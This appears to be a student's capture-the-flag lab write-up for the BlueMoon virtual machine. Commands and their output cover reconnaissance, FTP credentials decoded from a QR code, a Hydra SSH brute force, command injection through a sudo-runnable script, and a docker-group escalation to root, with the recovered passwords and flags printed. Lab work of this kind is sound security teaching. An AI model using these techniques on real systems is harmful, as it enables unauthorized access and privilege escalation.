

Name	NUR ALIYA BINTI MOHD YUSRI
ID	52215125747
Group Lab	L01-B05

BlueMoon

Phase 1: Reconnaissance

1. Discover target IP using

sudo arp-scan -l

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:8a:35:d2, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:05    (Unknown: locally administered)
192.168.56.100 08:00:27:bb:28:db    (Unknown)
192.168.56.102 08:00:27:e9:b2:0d    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.908 seconds (134.17 hosts/sec). 3 responded
```

2. Port scan with

nmap -sV -sC 192.168.56.102

```
(kali㉿kali)-[~]
$ nmap -sV -sC 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-11 01:15 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00049s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|   256  c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_  256  a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: BlueMoon:2021
MAC Address: 08:00:27:E9:B2:0D (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
```

Identify open ports:

- **FTP (21)**
- **SSH (22)**
- **HTTP (80)**

Phase 2: Web Enumeration

3. Visit <http://192.168.56.102> on browser in Kali



4. Run directory brute-force:
`gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.102
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

server-status (Status: 403) [Size: 279]
hidden_text (Status: 200) [Size: 1169]
Progress: 220558 / 220558 (100.00%)

Finished
```

5. Find the hidden directory `</hidden_text>` and link to a QR code image `<.QR_Cod3.png>`.



6. Download and decode the QR code:

Download QR code:

`wget http://192.168.56.102/.QR_C0d3.png`

```
(kali㉿kali)-[~]
$ wget http://192.168.56.102/.QR_C0d3.png
--2026-05-11 02:31:58-- http://192.168.56.102/.QR_C0d3.png
Connecting to 192.168.56.102:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2020 (2.0K) [image/png]
Saving to: '.QR_C0d3.png.1'

.QR_C0d3.png.1          100%[=====] 1.97K  --.-KB/s  in 0s

2026-05-11 02:31:58 (7.51 MB/s) - '.QR_C0d3.png.1' saved [2020/2020]
```

Decode QR code:

`sudo apt install zbar-tools -y`

`zbarimg .QR_C0d3.png`

```
(kali㉿kali)-[~]
$ zbarimg .QR_C0d3.png
QR-Code: #!/bin/bash

HOST=ip
USER=userftp
PASSWORD=ftpp@ssword

ftp -inv $HOST user $USER $PASSWORD
bye
EOF
scanned 1 barcode symbols from 1 images in 0.01 seconds
```

FTP credentials from the QR code:

- **userftp**
- **ftpp@ssword**

Phase 3: FTP Enumeration

7. Login to FTP with the credentials and download two files which is information.txt and p_lists.txt:

[ftp 192.168.56.102](ftp://192.168.56.102)

ls -la

get information.txt

get p_lists.txt

bye

```
(kali㉿kali)~$  
$ ftp 192.168.56.102  
Connected to 192.168.56.102.  
220 (vsFTPD 3.0.3)  
Name (192.168.56.102:kali): userftp  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||7023|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      0          4096 Mar 08  2021 .  
drwxr-xr-x  3 1001   1001       4096 Mar 08  2021 ..  
-rw-r--r--  1 0      0          147 Mar 08  2021 information.txt  
-rw-r--r--  1 0      0          363 Mar 08  2021 p_lists.txt  
226 Directory send OK.  
ftp> get information.txt  
local: information.txt remote: information.txt  
229 Entering Extended Passive Mode (|||54145|)  
150 Opening BINARY mode data connection for information.txt (147 bytes).  
100% |*****[ 147          26.94 KiB/s    00:00 ETA  
226 Transfer complete.  
147 bytes received in 00:00 (16.07 KiB/s)  
ftp> get p_lists.txt  
local: p_lists.txt remote: p_lists.txt  
229 Entering Extended Passive Mode (|||12577|)  
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).  
100% |*****[ 363          66.98 KiB/s    00:00 ETA  
226 Transfer complete.  
363 bytes received in 00:00 (42.44 KiB/s)  
ftp> bye  
221 Goodbye.
```

Phase 4: SSH Brute Force → User 1

8. Use Hydra to brute-force robinsSSH password:

hydra -l robin -P p_lists.txt 192 ssh

```
(kali@kali)-[~]
$ hydra -l robin -P p_lists.txt 192.168.56.102 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-11 02:45:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: robin password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-11 02:45:15
```

9. Get robin's password and SSH in:

ssh robin@192.168.56.102

```
(kali@kali)-[~]
$ ssh robin@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4Cy09DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.56.102's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 19 09:16:12 2026 from 192.168.56.101
```

10. Find Flag 1 in **cat user1.txt**

```
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

⇒ Fl4g{u5er1r34ch3d5ucc355fully}
```

Flag 1: **Fl4g{u5er1r34ch3d5ucc355fully}**

Phase 5: Lateral Movement → User 2

11. Check sudo permission:

`sudo -l`

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$
```

12. Discover robin can run something as another user and use the sudo privilege to switch to jerry.

`cat /home/robin/project/feedback.sh`

`ls -la /home/robin/project/feedback.sh`

```
robin@BlueMoon:~$ cat /home/robin/project/feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~$ ls -la /home/robin/project/feedback.sh
-r-xr--r-x 1 robin robin 235 Mar  8  2021 /home/robin/project/feedback.sh
robin@BlueMoon:~$
```

`sudo -u jerry /home/robin/project/feedback.sh`

`/bin/bash`

`whoami`

`cat /home/jerry/user2.txt`

```
kali@kali: ~ x  kali@kali: ~ x  kali@kali: ~ x  robin@BlueMoon: ~ x
Script For FeedBack
Enter Your Name : aliya
Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
cat /home/jerry/user2.txt

You Found User-2 Flag

    ⇒ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me... Try To Find

    - Root
```

Flag 2: `Fl4g{Y0ur34ch3du53r25uc355ful1y}`

Phase 6: Privilege Escalation → Root

13. Check jerry's privileges/groups:

`id`

`sudo -l`

```
sudo -l
[sudo] password for jerry:
[sudo] password for jerry:
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
```

14. Find a privilege escalation path and escalate root:

`docker images`

`docker run -v /:/mnt --rm -it alpine chroot /mnt sh`

```
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest             28f6e2705743       5 years ago        5.61MB
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

`whoami`

`cat /root/root.txt`

```
# whoami
root
# cat /root/root.txt

⇒ Congratulations ⇐

You Reached Root ... !

Root-Flag

    Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

    Kirthik - Karvendhan

instagram = ____kirthik____

!.....Bye See You Again.....!
```

Root: `Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}`